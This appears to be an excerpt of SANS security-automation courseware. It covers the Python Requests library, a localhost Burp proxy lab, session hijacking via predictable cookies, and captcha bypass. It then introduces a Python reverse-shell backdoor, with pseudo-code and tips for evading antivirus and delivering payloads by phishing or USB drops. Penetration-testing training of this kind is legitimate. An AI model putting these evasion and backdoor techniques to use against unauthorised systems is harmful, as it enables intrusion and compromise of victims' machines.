For Kerberos authentication, you install the 'requests-kerberos' module. Yes, that is a dash between the words rather than an underscore like the other modules. But the module works great! Just like the others, you just create a token and pass it as the `auth` argument!



## SSL/TLS Support

- Everything we've done so far can also be done over SSL by just starting the URL with the string "https://"
- Requests will attempt to verify SSL certs by default
- Disable verification by passing `verify = False` (NOTE: Obviously Dangerous)

```
>>> browser.get('https://site.com', verify = False)
```

- Requests uses its own certificate store that is distributed with the module unless the `certifi` module is installed. If "certifi" is installed, then it is the certificate store instead.
- To see where your certificates are installed, check the `.certs.where()` method.

```
>>> import requests
>>> requests.certs.where()
'/usr/local/lib/python3.6/dist-packages/requests/cacert.pem'
```

By default, Requests supports SSL and TLS connections. You can access secure HTTPS resources by simply changing the URL to `https://`. The request module will verify the SSL certificate is valid and print warnings if there are any problems. If you are accessing a website that has a self-signed certificate, you can disable verifying the certificates by passing `"verify = False"` as an option. The Requests module comes with its own certificate store that it uses to verify the website. This certificate store is not updated with the OS and is not maintained as well as the certificate stores that come with your browser. You can determine where your certificate store is located by calling `requests.certs.where()` and manually update it. Additionally, if you install the `certifi` module, it will use that certificate store instead of its default store.

If you interact with HTTPS websites by IP address, you may get some warnings about SNI support. SNI is Server Name Indication, and it is the TLS equivalent for the Host header that allows multiple hosts to share the same IP. To resolve SNI issues, you will have to install another library called `urllib3`. You can install it by typing `#pip install urllib3[secure]`.

## Session Hijacking

- Cookies are often used to maintain information about the current session
- A cookie that represents an account identity is issued to the browser after successful login
- Stealing or guessing that cookie and loading it as your own session cookie gives you access to that account
- Rather than guessing usernames and passwords, guessing a session cookie can provide the same result



Cookies are often used to maintain session information. After you've successfully logged in to an application, a cookie is issued, and it represents your identity on that server from that point forward. If the value of that cookie is predictable or captured, then you can load it in your CookieJar and access the account as though you had entered the username and password. Sometimes this is the easiest way into an application. Some poorly coded web applications will attempt to build a session ID out of items that the developer incorrectly believes will uniquely identify the user. For example, a combination of an IP address, user agent, and a current date might be hashed and issued as a session ID. This information MIGHT uniquely identify a user (though it probably doesn't), but a session ID has more requirements than just uniqueness. It must NOT be predictable. If we can predict the session ID, then we can hijack that session. Even if the session ID can be predicted once in a million requests, it is very reasonable to attempt to brute force those session numbers with a simple script.

## Handling Captchas

- Completely Automated Public Turing test to tell Computers and Humans Apart
- The best way is to ask the customer to disable the captcha during the test
- Detect captcha in your function that gets the web content
  - Solve simple predictable captchas yourself
  - Use a captcha-solving service
    - <http://www.deathbycaptcha.com/> can solve 10,000 for \$13.90
    - Has APIs for Python
    - An average response time of 15 seconds and 24/7 human-solving team

CAPTCHA is an acronym that stands for Completely Automated Public Turing test to tell Computers and Humans Apart. Websites use these mechanisms to prevent automated scripts from accessing the websites. Because we are writing automated scripts, they are a problem for us. There are a couple of approaches to working with websites that use captchas. The first and best option is to ask your customer to disable the captcha. If your customer is hesitant to do so, you should explain that the captcha doesn't eliminate security vulnerabilities; it just prevents an automated scanner from finding them. A penetration tester or an attacker can still launch attacks against the site. The captcha just prevents you from finding those vulnerabilities quickly and cost-effectively.

If disabling the captcha isn't an option, you still have a few options. First, check the captcha and see if it is perhaps predictable. I've seen some horrible captchas! I've seen captchas that ask you to solve math problems (my programs are good at that). I've seen captchas that have a small dictionary of questions with static answers. When your script is populated with a few dozen questions and answers, you can automatically answer the questions.

If the captcha isn't predictable, then you could consider using a third-party captcha-solving service. These services use both automated and human entry to solve captchas. They can automatically solve a captcha for you in about 15 seconds. The cost is about \$1.39 to solve 1,000 captchas. The site [www.deathbycaptcha.com](http://www.deathbycaptcha.com) provides just such a service and a Python API to interface with it.

## Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
  - Structured Query Language
  - Windows Registry Forensics
- HTTP Network Communications
  - Built-in Web Request with urllib
  - Using the Requests Module

Forensic File Carving  
Four-Step File-Carving Process  
1: Accessing Data  
2: Parsing the Data Structure  
LAB: Parsing Data Structures  
3: Extracting Artifacts  
4: Analyzing the Artifacts  
Image Data and Metadata  
PIL Operations  
PIL Metadata  
LAB: Image Forensics  
SQL Essentials  
Python Database Operations  
Windows Registry Forensics  
LAB: pyWars Registry Forensics  
Built-in HTTP Support: urllib  
Requests Module  
LAB: HTTP Communication

This is a Roadmap slide.

## Lab Intro: Quick Overview of Exercise 4.4

- For this exercise, you will need **THREE** terminal windows
- In the first terminal, start the webpage with the API service

```
student@573:$ cd /opt/geofind/  
student@573:/opt/geofind$ python ./web.py  
* Running on http://127.0.0.1:5730/ (Press CTRL+C to quit)
```

- In a second window, start the Burp Suite proxy

```
student@573:~/Documents/pythonclass/apps$ sudo su -  
[sudo] password for student: student  
root@573:~# cd /opt/burp/  
root@573:/opt/burp# java -jar burpsuite_free_v1.7.36.jar
```

- The third will be Python, but let's look at something first

In this next exercise, we will use an API similar to Wigle.net that we know will be available despite changing network conditions and student environments. GeoFind is a web API that I've created and included in your course VM for you to look up the location of wireless networks.

During this lab, you will need three separate terminal windows. One will run our web server, one will run burp, and the other will be Python. Then we will use gedit to copy bits of Python code into the interpreter and observe the network traffic that results from our commands.

In your first terminal, **change to the /opt/geofind directory and start the geofind web server**, as shown above.

In a second terminal, switch to the root user by typing '**sudo su -**' and **entering the student user's password**. This is "student" unless you changed it. Then **change to the /opt/burp directory and start burpsuite**, as shown above.

## Lab Intro: Familiarize Yourself with the Web App

SEC573 Geolocation Finder

Geolocation MAC Address Search

Geolocation Finder

apiusername  
apipassword  
Sign In


00:00:00:dd:dd:dd  
SEARCH

SANS

SEC573 | Automating Information Security with Python 220

First, familiarize yourself with the webpage. I will have you go to the webpage. Enter a username and password and test out its functionality.

## Lab Intro: View Page Source for Form Field Names




The screenshot shows a web browser with the URL `http://127.0.0.1:5730/login`. The page title is "Geolocation Finder". It features a login form with "Username" and "Password" input fields and a "Sign In" button. A right-click context menu is open over the "Sign In" button, with "View Page Source" selected. The browser's developer tools are open, displaying the HTML source code. The form is defined as follows:

```
<div class="jumbotron">
  <h1>Geolocation Finder</h1>
  <form class="form-signin" method="POST" action="/login">
    <label for="inputName" class="sr-only">Name</label>
    <input type="text" autocomplete="off" name="inputName" id="inputName" class="form-control" placeholder="Username" required autofocus>
    <label for="inputPassword" class="sr-only">Password</label>
    <input type="password" autocomplete="off" name="inputPassword" id="inputPassword" class="form-control" placeholder="Password" required>
    <button id="btnSignIn" class="btn btn-lg btn-primary btn-block" type="submit">Sign In</button>
  </form>
</div>
```

- Form Method is "POST"
- Form Action is "/login"
- Input Username is inputName
- Input Password is inputPassword

On the "Log In" page, I want you to view the source and figure out how to automatically populate the fields and submit the data.



Intercept is on

Click to TURN OFF

- Next, we will start and set up Burp so we can just observe the data as it passes through our proxy
- Turn off the interception for now
- In Burp, click on the **Proxy** tab
- Click on the **Intercept is on** button to toggle it so that it says "Intercept is off"

Next, you will start and configure Burp Suite so that the data passes through the application and is recorded for your observation.



## Lab Intro: Paste the Sections from file into Python

```

import requests
browser = requests.session()
browser.proxies['http'] = 'http://127.0.0.1:8080'
postdata = {'inputName': 'hacker', 'inputPassword': 'letmein'}
response = browser.post('http://127.0.0.1:5730/login', postdata, allow_redirects=False)
print("RESPONSE: ", response.status_code, response.reason)
print("SERVER HEADERS", response.headers)
print("COOKIES: ", browser.cookies.items())
#STOP DONT COPY ALL OF IT! Now examine the request/response in burp.

postdata = {'inputName': 'hacker', 'inputPassword': 'letmein'}
response = browser.post('http://127.0.0.1:5730/login', postdata)
print("RESPONSE: ", response.status_code, response.reason)
print("SERVER HEADERS", response.headers)
print("COOKIES: ", browser.cookies.items())

```

Copy the  
first section  
from gedit  
into Python

```

>>> import requests
>>> browser = requests.session()
>>> browser.proxies['http'] = 'http://127.0.0.1:8080'
>>> postdata = {'inputName': 'hacker', 'inputPassword': 'letmein'}
>>> response = browser.post('http://127.0.0.1:5730/login', postdata, allow_redirects=False)
>>> print("RESPONSE: ", response.status_code, response.reason)
(RESPONSE: 302 FOUND)
>>> print("SERVER HEADERS", response.headers)
('SERVER HEADERS', {'Content-Length': '219', 'Set-Cookie': 'session=.eJyrVopPy0kszkgtVrKKrLZSKIFQSupWSknhYVXJrm55UYG2t; HttpOnly; Path=/, 'Server': 'Werkzeug/0.12.2 Python/2.7.12', 'Location': 'http://127.0.0.1:5730/login', 'Date': 'Sat, 04 Nov 2017 13:29:37 GMT', 'Content-Type': 'text/html; charset=utf-8'})
>>> print("COOKIES: ", browser.cookies.items())
('COOKIES: ', [('session', '.eJyrVopPy0kszkgtVrKKrLZSKIFQSupWSknhYVXJrm55UYG2t')])

```

302: You are being redirected

Next, I will have you copy and paste sections of code from the file "geofind-through-burb-exercise.txt" into your Python interactive terminal so that they execute. The workbook will explain what the commands do.

## Lab Intro: Examine the REQUESTS in Burp

The screenshot shows the Burp Suite interface with several annotations:

- Select Proxy:** Points to the **Proxy** tab in the top menu.
- Select HTTP history:** Points to the **HTTP history** sub-tab under the Proxy tab.
- Click to highlight a line:** Points to a row in the HTTP history table.
- Select Request:** Points to the **Request** sub-tab under the HTTP history tab.
- Observe things about the request, such as the cookies:** Points to the **Cookie** header in the request details.
- Observe the User Agent strings:** Points to the **User-Agent** header in the request details.
- Observe the POST data containing usernames and passwords:** Points to the **inputName=apiusername&inputPassword=apipassword** data in the request body.

#	Host	Method	URL	Params	Edited	Status	Length	MIME ty...	Extension	Title
1	http://127.0.0.1:5730	POST	/login	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	417	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	417	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login	<input type="checkbox"/>	<input type="checkbox"/>	200	17			
4	http://127.0.0.1:5730	POST	/login	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	5			
5	http://127.0.0.1:5730	GET	/data	<input type="checkbox"/>	<input type="checkbox"/>	200	21			

```

POST /login HTTP/1.1
Host: 127.0.0.1:5730
Connection: close
Cookie: is_admin=false
User-Agent: Mozilla FutureBrowser 145.9
Content-Length: 47
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Accept: */*

inputName=apiusername&inputPassword=apipassword
  
```

Then you will check Burp to see the request and response. Stay on the **Proxy tab** and you will see there are several sub-tabs. Click on the **HTTP history sub-tab** under the Proxy tab. Each request that has been sent will be listed in the section in the middle. Clicking on one of the requests will fill in the details on the Request and Response tabs. The Request tab will show you exactly what was sent from your script, including all of the HTTP headers. The Response tab will show you what came back from the server when it received your request. Click on the **Request tab** to observe the request.

The lab will have you make several observations about how different Python commands affect the information being transmitted to the website.

## Lab Intro: Examine the Response in Burp

The screenshot shows the Burp Suite interface. At the top, there's a menu bar and a toolbar. Below that, a tabbed interface shows 'Intercept', 'HTTP history', 'WebSockets history', and 'Options'. The 'HTTP history' tab is active, displaying a table of intercepted requests. A yellow arrow points to the second row of the table, labeled 'Select a line'. The table has columns for #, Host, Method, URL, Params, Edited, Status, Length, MIME type, Extension, and Title. The second row shows a POST request to /login with a status of 302 and a length of 417. Below the table, there are tabs for 'Request' and 'Response'. The 'Response' tab is selected, and a yellow arrow points to it, labeled 'Select Response'. The response content is displayed in a text area, showing HTML code for a login form. A yellow arrow points to the HTML code, labeled 'Observe various pieces of data returned by the server'. The SANS logo is in the bottom left corner, and the text 'SEC573 | Automating Information Security with Python' and '225' are in the bottom right corner.

#	Host	Method	URL	Params	Edited	Status	Length	MIME ty...	Extension	Title
1	http://127.0.0.1:5730	POST	/login		<input checked="" type="checkbox"/>	302	417	HTML		Redirection
2	http://127.0.0.1:5730	POST	/login		<input checked="" type="checkbox"/>	302	417	HTML		
3	http://127.0.0.1:5730	GET	/login		<input type="checkbox"/>	200	1742	HTML		

```
<div class="jumbotron">
<h1>Geolocation Finder</h1>
<form class="form-signin" method="POST" action="/login">
  <label for="inputName" class="sr-only">Name</label>
  <input type="name" autocomplete="off" name="inputName" id="inputName"
class="form-control" placeholder="Username" required autofocus>
  <label for="inputPassword" class="sr-only">Password</label>
  <input type="password" autocomplete="off" name="inputPassword" id="inputPassword"
class="form-control" placeholder="Password" required>
  <button id="btnSignIn" class="btn btn-lg btn-primary btn-block" type="submit">Sign
In</button>
</form>
</div>
```

Then we will have you examine the response to that request that came back from the server.

## Repeat Process until we can Query LAT, LON

The screenshot shows the Burp Suite interface with the HTTP history tab selected. The table below lists several HTTP requests and responses. The response for the POST request to /data is selected, and its details are shown in the lower pane. A yellow arrow points to the 'Response' tab, and a yellow box highlights the returned LAT and LON values.

#	Host	Method	URL	Params	Edited	Status	Length	MIME ty...	Extension	Title
1	http://127.0.0.1:5730	POST	/login			302	417	HTML		Redirecting..
2	http://127.0.0.1:5730	POST	/login			302	417	HTML		Redirecting..
3	http://127.0.0.1:5730	GET	/login			200	1742	HTML		SEC573 Geolo
4	http://127.0.0.1:5730	POST	/login			302	512	HTML		Redirecting..
5	http://127.0.0.1:5730	GET	/data			200	2109	HTML		SEC573 Geolo
6	http://127.0.0.1:5730	POST	/data			200	177	text		
7	http://127.0.0.1:5730	POST	/data			200	201	text		

**Select Response**

**The LAT and LON are returned by the API**

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 22
Server: Werkzeug/0.12.1 Python/2.7.12
Date: Sat, 05 Aug 2017 20:48:20 GMT

LAT: 13.0, LON: -80.12
```

The lab will walk you through several steps and key observations until we know everything we need to know to automate a tool that can query the API for latitude and longitude.

## werejugo.py: A Laptop Location Tracking Tool

- Geolocates the laptop based on:
  - Wireless Profiles in the registry
  - Windows Diagnostic event 6100 log entries.
  - WLAN Autoconfig Wireless Login Event Logs
- Creates an XLSX spreadsheet containing dates, times, and known laptop locations
- Summary timeline of all known locations
- Requires that you register for a wige.net API key
- Watch for updates! <http://github.com/markbaggett/werejugo>


All of the registry concepts we've discussed and a few others are implemented for you in a tool called werejugo.py. werejugo requires that you register for a wige.net API key so you can look up the locations of the SSIDs. The tool also geolocates the laptop based on the location of the laptop whenever a Windows Networking Diagnostic is run. When a diagnostic is run, a Windows Event ID 6100 is recorded in the event logs. That event log contains the signal strength of wireless access points that are within range of the laptop. We can use those SSIDs and the signal strength to geolocate the laptop using APIs to locate your position. After finding each of these artifacts, werejugo will create a spreadsheet containing dates, times, and locations of the laptop.

## Day 4 Conclusions

- This concludes Day 4. Today, we covered:
  - Forensic File Carving
  - Using the STRUCT Module
  - SQL Queries
  - Windows Registry Forensics
  - Website Interaction with URLLIB
  - Website Interaction with Requests
- See you tomorrow!

DON'T FORGET TO **COMPLETE YOUR HOMEWORK** BY TOMORROW!

This concludes Day 4 of Automating Information Security with Python.



In your workbook, turn to Exercise 4.4

Please complete the exercise in your workbook.

## Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

### Components of a Backdoor

Socket Communications  
LAB: Socket Essentials  
Exception/Error Handling  
LAB: Exception Handling  
Process Execution  
LAB: Process Execution  
Creating a Python Executable  
LAB: Python Backdoor  
Limitations of send() and recv()  
Techniques for recvall()  
LAB: recvall()  
STDIO: stdin, stdout, stderr  
Object Oriented Programming  
Python Objects  
Argument Packing/Unpacking  
LAB: Dup2 and pyInterpreter  
Remote Module Importing

This is a Roadmap slide.



## Pen Test Use Case

- Penetration testers have a basic need for backdoors that are undetected by antivirus software
- Payloads are delivered by various means:
  - Delivered to targets via email or website
  - Delivered to targets via USB or CD-ROM drops
  - Executed as a payload of an exploit
  - Uploaded by the attacker to target systems
- Antivirus software can be a royal pain
- We need to build backdoors that are undetected by antivirus software

As penetration testers, we need payloads that run on our target systems that are not detected by antivirus software. Whether payloads are delivered by social engineering attacks such as phishing emails, USB, or CD-ROM drops, or delivered through an exploit, we need our payload to avoid detection. As a result, penetration testers often find it necessary to put a custom payload on a target system to give you remote control of an internal host. A good approach for doing this is to use a small custom shell that antivirus will not detect. Here are some tips for doing so:

**TIP #1:** Do your reconnaissance. Know what antivirus software target system personnel are running. Although it is certainly possible to make a backdoor that evades all antivirus software products, there is no need to waste those cycles if your target is running only one product—a significant likelihood. Narrow down your options by getting this information from target system personnel by asking, looking for information leakage such as email footers that proclaim the AV product, or even making a friendly social engineering phone call if such interaction is allowed in your rules of engagement.

**TIP #2:** If you want to use your backdoor for more than one project, do not submit it to virustotal.com or any of the other online sandboxes/scanners that work with antivirus software companies to generate new signatures. Instead, buy a copy of the antivirus product used by your target organization and test it on your own systems.

**TIP #3:** KISS—Keep it simple shell-boy! I'm a minimalist when it comes to remote access. I just need enough to get in, disable antivirus (if the rules of engagement will allow it), and then move in with more full-featured tools. This approach requires less coding on my part, and there is less of a chance that I will incorporate something that antivirus doesn't like.

## Python Backdoor

- In this section, we will develop Python payloads suitable for delivery into a target network
- Here is some pseudo-code for what we want to do:

```
connect to attacker
while True:
    get command from remote connection
    execute the command locally
    send results over the connection
```


In this section of the course, we will build a simple Python reverse shell that we can use to gain a foothold, disable the host's defenses, and install a shell such as Metasploit's Meterpreter. Our program will be pretty simple. All we need to do is connect back to a Netcat listener on our attack machine, send commands across the remote connection to our program, execute the command locally, and send the results back across the network connection.

## Pieces of the Puzzle

- To connect to the attacker and send and receive commands, we will use the "socket" module
- For command execution, we will use the "subprocess" module
- We'll use PyInstaller to run our script on a Windows computer

Python's standard "socket" and "subprocess" modules provide us with everything we need to implement our custom backdoor payload. Then we will turn our script into an .EXE with PyInstaller so that we can run it on a Windows target that doesn't have Python installed. Now we will take a look at how to use each of these modules to accomplish our goal.

## Each Exercise Will Build on Its Predecessor



- -final.py can be used to start the next step

Our exercises will build on each other, with each exercise completing another piece of the puzzle until we have a complete backdoor program. First, we will build a simple program that uses sockets to connect to a Netcat listener. Then it will read the information sent from the listener and display it on the screen. We will use that program to transfer a file to a target machine as proof that it has been compromised. The program will be called `filegrabberclient.py` because it is the client side of a program that grabs a file. Later, we will have another exercise in which we will use exception handling to handle errors such as closed ports and add port scanning capabilities to our file grabber. Then, in another exercise, we will add the capability to execute code on a remote host, making it a real backdoor. Finally, we will turn the backdoor into an executable for delivery into a target organization.

Keep in mind there are completed versions of each step stored in the same directory. The completed version of the filename will end in `-final.py`. If you don't complete an exercise, then use the completed `-final.py` version when starting the next phase.

Programmers with more experience may choose to rely less on the existing code samples and build on their own code as they move from one exercise to the next.

## Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

### Components of a Backdoor

#### Socket Communications

LAB: Socket Essentials

Exception/Error Handling

LAB: Exception Handling

Process Execution

LAB: Process Execution

Creating a Python Executable

LAB: Python Backdoor

Limitations of send() and recv()

Techniques for recvall()

LAB: recvall()

STDIO: stdin, stdout, stderr

Object Oriented Programming

Python Objects

Argument Packing/Unpacking

LAB: Dup2 and pyInterpreter

Remote Module Importing

This is a Roadmap slide.

## Using TCP/UDP Sockets

- Sockets module makes it easy to establish TCP and UDP connections and transfer data
- STRUCT and RAW sockets can produce protocols embedded in the IP layer, but that is a lot of work
- Twisted and ICMLIB can provide support beyond TCP and UDP
- Resolve hostnames and IP addresses
- The sockets .connect(), .send(), .recv(), and .close() are generally what are needed to act as a simple TCP client

The Python Sockets module contains the functions and data structures necessary for establishing and communicating over IPv4 and IPv6. It provides the capability to transfer data between two IPv4/IPv6 addresses over TCP or UDP. As we saw earlier, it also supports a RAW socket interface that allows you to transmit other protocols such as ICMP. You can use the STRUCT module to create a binary stream for any embedded protocol and transmit it over your RAW socket. However, some third-party libraries are available for other IP-based protocols that simplify using those protocols. For example, most developers will find the "icmplib" and "Twisted" modules easier to use for the creation of ICMP packets than interfacing with RAW sockets.

## DNS Queries


- The Sockets module provides two methods for resolving hosts to IP addresses, and vice versa
- `socket.gethostbyname(hostname)` : Given a hostname, it will return an IP address
- `socket.gethostbyaddr(ipaddress)` : Returns a tuple containing the hostname, a list of aliases, and a list of addresses

In addition to establishing connections and sending and receiving data, the Sockets module also provides supporting functions such as the capability to convert a hostname to an IP address (and vice versa) through DNS. The `socket.gethostbyname()` and `socket.gethostbyaddr()` functions can be used to resolve these addresses.

```
$ python
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> socket.gethostbyname("www.sans.org")
'204.51.94.202'
>>> socket.gethostbyaddr("8.8.8.8")
('google-public-dns-a.google.com', [], ['8.8.8.8'])
```

## UDP Sockets

- `udpsocket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)`
- `AF_INET = IPv4`, `AF_INET6 = IPv6`
- `socket.SOCK_DGRAM = UDP Protocol`
- A server uses `bind("<IP ADDRESS>", port)`
- Client or server receives using `udpsocket.recvfrom(<bytes>)`
- Client or server sends using `udpsocket.sendto(<bytes>, ("<IP ADDRESS>", port))`



The first step in using the Sockets library is to instantiate a new socket object. This is done by calling the `socket()` method in the Sockets library. The `socket` method accepts two parameters. The first parameter is the address type. For IPv4 sockets, we pass the parameter `socket.AF_INET`. For IPv6 addresses, we pass `socket.AF_INET6`. The second parameter is the protocol type. To establish a UDP socket, you pass `socket.SOCK_DGRAM` as the second parameter. Then `sendto()` or `recvfrom()` is called to transmit or receive data, respectively. If you are going to act as a UDP server, you first call the `bind()` method and pass it a tuple containing a local IP address and a port to bind to. The `recvfrom()` function is very similar to the `recv()` function that we will discuss on the next page. It has the additional feature of returning back both the data and a tuple that tells you who sent it. So `recvfrom()` is often used instead of `recv()` for UDP because of its stateless nature. For example:

```
>>> import socket
>>> socket=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
>>> socket.bind(("127.0.0.1",9000))
>>> print(socket.recvfrom(1024))
('HELLO', ('127.0.0.1', 59269))
```

Sending data to a waiting UDP listener is as easy as calling `sendto()`. Here is an example of using a UDP client. Here we will import the socket methods directly into the program's global namespace:

```
>>> from socket import *
>>> socket=socket(AF_INET, SOCK_DGRAM)
>>> socket.sendto("HELLO", ("127.0.0.1",9000))
5
```



## TCP Sockets

- `tcpsocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)`
- `AF_INET` = IPv4, `AF_INET6` = IPv6
- `socket.SOCK_STREAM` = TCP Protocol
- Establishes a socket object to facilitate TCP communications
- Three-way handshake occurs when `connect()` is called



- A socket is a unique SRC IP/Port and DST IP/Port

Just as with UDP sockets, the first step is to instantiate a new socket object. This is done by calling the `socket()` method in the Sockets library. Again, we want an IPv4 address, so we pass `socket.AF_INET`. Remember that the second parameter is the protocol type. Setting the second parameter to `socket.SOCK_STREAM` says that you want to create a TCP socket object.

Now that you have a TCP socket object, you can use it to perform common client or server operations. When either the `connect()` or `accept()` method of your new object is called (`connect` for client, `accept` for server), your computer participates in the 3-way handshake, and you have an established socket. A socket will use the same source IP, source port, destination IP, and destination ports until the connection is closed. Let's take a closer look at each of the steps required to establish a connection and transmit and receive data.

## Establish Connections

### • Create outbound connections

- `socket.connect(("<dest ip>", <dest port>))`



str()

int()



Listening port



### • Accept inbound connections

